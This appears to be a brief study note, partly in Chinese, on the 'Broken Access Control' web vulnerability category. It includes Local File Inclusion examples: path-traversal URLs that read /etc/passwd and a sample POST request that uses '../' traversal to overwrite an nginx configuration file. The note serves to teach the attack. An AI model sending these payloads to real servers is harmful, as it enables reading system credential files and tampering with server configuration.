Broken Access Control

What is broken access control?

透過修改 URL、內部應用程序狀態或 HTML 頁面，或使用攻擊工具修改 API 請求來繞過訪問控制檢查，存取或是修該超出權限範圍的資料或是資源。

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
Local File Inclusion



hostname:port/../etc/passwd
hostname:port/select_file?file=/etc/passwd

```
POST /modify?file=/../../nginx/conf.d/default.conf http1.1
Host: hacker.blackhat
Content-Length: 28
Access: */*

server {
    listen: 54877
    ...
}
```